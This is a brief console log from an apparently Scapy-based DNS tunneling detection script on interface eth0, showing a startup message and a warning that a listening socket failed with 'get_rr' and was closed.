Starting DNS tunneling detection on interface eth0... Press Ctrl+C to stop  
.  
WARNING: Socket <scapy.arch.linux.L2ListenSocket object at 0x7f1100f57770>  
failed with 'get_rr'. It was closed.
```